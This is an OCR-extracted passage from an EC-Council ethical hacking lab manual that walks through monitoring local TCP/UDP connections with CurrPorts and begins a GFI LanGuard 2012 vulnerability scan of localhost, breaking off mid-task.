The CurrPorts utility is a standalone executable and doesn't require any installation process or additional DLLs (Dynamic Link Library). Extract CurrPorts to the desired location and double click **cports.exe** to launch.

TASK 1

Discover TCP/IP Connection

1. Launch **Currports**. It **automatically displays** the process name, ports, IP and remote addresses, and their states.



Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

FIGURE 4.1: The CurrPorts main window with all processes, ports, and IP addresses

2. CurrPorts lists all the **processes** and their IDs, protocols used, **local and remote IP address**, local and remote ports, and **remote host names**.

CurrPorts utility is a standalone executable, which doesn't require any installation process or additional DLLs.

3. To view all the reports as an HTML page, click **View → HTML Reports - All Items**.





FIGURE 4.2: The CurrPorts with HTML Report – All Items

In the bottom left of the CurrPorts window, the status of total ports and remote connections displays.

4. The HTML Report **automatically** opens using the default browser.



To check the countries of the remote IP addresses, you have to download the latest IP to Country file. You have to put the 'IpToCountry.csv' file in the same folder as cports.exe.

FIGURE 4.3: The Web browser displaying CurrPorts Report – All Items

5. To save the generated CurrPorts report from the web browser, click **File → Save Page As...Ctrl+S**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

CurrPorts allows you to save all changes (added and removed connections) into a log file. In order to start writing to the log file, check the 'Log Changes' option under the File menu.

By default, the log file is saved as cports.log in the same folder where cports.exe is located. You can change the default log filename by setting the LogFilename entry in the cports.cfg file.




FIGURE 4.4: The Web browser to Save CurrPorts Report – All Items

6. To view only the selected report as HTML page, select reports and click **View → HTML Reports - Selected Items**.

Be aware! The log file is updated only when you refresh the ports list manually, or when the Auto Refresh option is turned on.




FIGURE 4.5: CurrPorts with HTML Report – Selected Items

You can also right-click on the Web page and save the report.

7. The selected **report** automatically opens using the **default browser**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

In the filters dialog box, you can add one or more filter strings (separated by spaces, semicolon, or CRLF).




FIGURE 4.6: The Web browser displaying CurrPorts with HTML Report – Selected Items

The Syntax for Filter String: [include | exclude] : [local | remote | both | process] : [tcp | udp | tcpudp] : [IP Range | Ports Range].

8. To save the generated CurrPorts report from the web browser, click **File → Save Page As...Ctrl+S**.




FIGURE 4.7: The Web browser to Save CurrPorts with HTML Report – Selected Items

Command-line option: /stext <Filename> means save the list of all opened TCP/UDP ports into a regular text file.

9. To view the **properties** of a port, select the port and click **File → Properties**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Command-line option: /stab <Filename> means save the list of all opened TCP/UDP ports into a tab-delimited text file.




FIGURE 4.8: CurrPorts to view properties for a selected port

10. The **Properties** window appears and displays all the properties for the selected port.
11. Click **OK** to close the **Properties** window

Command-line option: /shtml <Filename> means save the list of all opened TCP/UDP ports into an HTML file (Horizontal).




FIGURE 4.9: The CurrPorts Properties window for the selected port

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 2

Close TCP Connection

12. To close a TCP connection you think is suspicious, select the process and click **File → Close Selected TCP Connections** (or **Ctrl+T**).




FIGURE 4.10: The CurrPorts Close Selected TCP Connections option window

13. To **kill** the **processes** of a port, select the port and click **File → Kill Processes of Selected Ports**.

TASK 3

Kill Process




FIGURE 4.11: The CurrPorts Kill Processes of Selected Ports Option Window

14. To **exit** from the CurrPorts utility, click **File → Exit**. The CurrPorts window **closes**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Command-line option: /sverhtml <Filename> Save the list of all opened TCP/UDP ports into HTML file (Vertical).




FIGURE 4.12: The CurrPorts Exit option window

Lab Analysis

Document all the IP addresses, open ports and their running applications, and protocols discovered during the lab.

In command line, the syntax of /close command:/close <Local Address> <Local Port> <Remote Address> <Remote Port>.

Tool/Utility	Information Collected/Objectives Achieved
CurrPorts	**Profile Details:** Network scan for open ports
	Scanned Report: ▪ Process Name ▪ Process ID ▪ Protocol ▪ Local Port ▪ Local Address ▪ Remote Port ▪ Remote Port Name ▪ Remote Address ▪ Remote Host Name

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Questions

CurrPorts allows you to easily translate all menus, dialog boxes, and strings to other languages.

1. Analyze the results from CurrPorts by creating a filter string that displays only packets with remote TCP port 80 and UDP port 53 and running it.
2. Analyze and evaluate the output results by creating a filter that displays only the opened ports in the Firefox browser.
3. Determine the use of each of the following options that are available under the options menu of CurrPorts:
   a. Display Established
   b. Mark Ports Of Unidentified Applications
   c. Display Items Without Remote Address
   d. Display Items With Unknown State

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 5

Scanning for Network Vulnerabilities Using the GFI LanGuard 2012

GFI LANguard scans networks and ports to detect, assess, and correct any security vulnerabilities that are found.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

You have learned in the previous lab to monitor **TCP/IP** and **UDP** ports on your local computer or network using **CurrPorts**. This tool will automatically mark with a pink color suspicious TCP/UDP ports owned by **unidentified** applications. To prevent attacks pertaining to TCP/IP; you can select one or more items, and then close the selected connections.

Your company's **web server** is hosted by a large ISP and is well protected behind a firewall. Your company needs to audit the defenses used by the ISP. After starting a scan, a serious vulnerability was identified but not immediately corrected by the ISP. An evil attacker uses this vulnerability and places a **backdoor on the server**. Using the backdoor, the attacker gets complete access to the server and is able to manipulate the information on the server. The attacker also uses the server to **leapfrog** and attack other servers on the ISP network from this compromised one.

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 03 Scanning Networks

As a **security administrator** and **penetration tester** for your company, you need to conduct penetration testing in order to determine the list of **threats** and **vulnerabilities** to the network infrastructure you manage. In this lab, you will be using **GFI LanGuard 2012** to scan your network to look for vulnerabilities.

Lab Objectives

The objective of this lab is to help students conduct vulnerability scanning, patch management, and network auditing.

In this lab, you need to:

- Perform a vulnerability scan

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Audit the network
- Detect vulnerable ports
- Identify security vulnerabilities
- Correct security vulnerabilities with remedial action

You can download GFI LANguard from http://www.gfi.com.

Lab Environment

To perform the lab, you need:

- GFI Languard located at **D:\CEH-Tools\CEHv8 Module 03 Scanning Networks\Vulnerability Scanning Tools\GFI LanGuard**
- You can also download the latest version of **GFI Languard** from the link http://www.gfi.com/lannetscan
- If you decide to download the **latest version,** then screenshots shown in the lab might differ
- A computer running **Windows 2012 Server** as the host machine
- **Windows Server 2008 running** in virtual machine
- Microsoft **.NET Framework 2.0**
- Administrator privileges to run the **GFI LANguard Network Security Scanner**
- It requires the user to register on the **GFI website** http://www.gfi.com/lannetscan to get a **license key**
- Complete the subscription and get an activation code; the user will receive an **email** that contains an **activation code**

GFI LANguard compatibly works on Microsoft Windows Server 2008 Standard/Enterprise, Windows Server 2003 Standard/Enterprise, Windows 7 Ultimate, Microsoft Small Business Server 2008 Standard, Small Business Server 2003 (SP1), and Small Business Server 2000 (SP2).

Lab Duration

Time: 10 Minutes

Overview of Scanning Network

As an administrator, you often have to deal separately with problems related to **vulnerability** issues, **patch management**, and network **auditing**. It is your responsibility to address all the vulnerability management needs and act as a virtual consultant to give a complete picture of a network setup, provide **risk analysis**, and maintain a secure and **compliant network** state faster and more effectively.

GFI LANguard includes default configuration settings that allow you to run immediate scans soon after the installation is complete.

Security scans or audits enable you to identify and assess possible **risks** within a network. Auditing operations imply any type of **checking** performed during a network security audit. These include **open port** checks, missing Microsoft **patches** and **vulnerabilities**, service information, and user or **process** information.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Tasks

Follow the wizard-driven installation steps to install the GFI LANguard network scanner on the host machine windows 2012 server.

TASK 1

Scanning for Vulnerabilities

1. Navigate to **Windows Server 2012** and launch the **Start** menu by hovering the mouse cursor in the lower-left corner of the desktop




FIGURE 5.1: Windows Server 2012 – Desktop view

2. Click the **GFI LanGuard 2012** app to open the **GFI LanGuard 2012** window




FIGURE 5.2: Windows Server 2012 – Apps

3. The GFI LanGuard 2012 **main window** appears and displays the **Network Audit** tab contents.

Zenmap file installs the following files:

- Nmap Core Files
- Nmap Path
- WinPcap 4.1.1
- Network Interface Import
- Zenmap (GUI frontend)
- Ncat (Modern Netcat)
- Ndiff

To execute a scan successfully, GFI LANguard must remotely log on to target computers with administrator privileges.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

The default scanning options which provide quick access to scanning modes are:

- Quick scan
- Full scan
- Launch a custom scan
- Set up a schedule scan

FIGURE 5.3: The GFI LANguard main window

4. Click the **Launch a Scan** option to perform a network scan.

Custom scans are recommended:

- When performing a onetime scan with particular scanning parameters/profiles
- When performing a scan for particular network threats and/or system information
- To perform a target computer scan using a specific scan profile

FIGURE 5.4: The GFI LANguard main window indicating the Launch a Custom Scan option

If intrusion detection software (IDS) is running during scans, GFI LANguard sets off a multitude of IDS warnings and intrusion alerts in these applications.

5. **Launch a New scan** window will appear
   i. In the Scan Target option, select **localhost** from the drop-down list
   ii. In the Profile option, select **Full Scan** from the drop-down list
   iii. In the Credentials option, select **currently logged on user** from the drop-down list
6. Click **Scan**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

For large network environments, a Microsoft SQL Server/MSDE database backend is recommended instead of the Microsoft Access database.




FIGURE 5.5: Selecting an option for network scanning

7. Scanning will **start**; it will take some time to scan the network. See the following figure

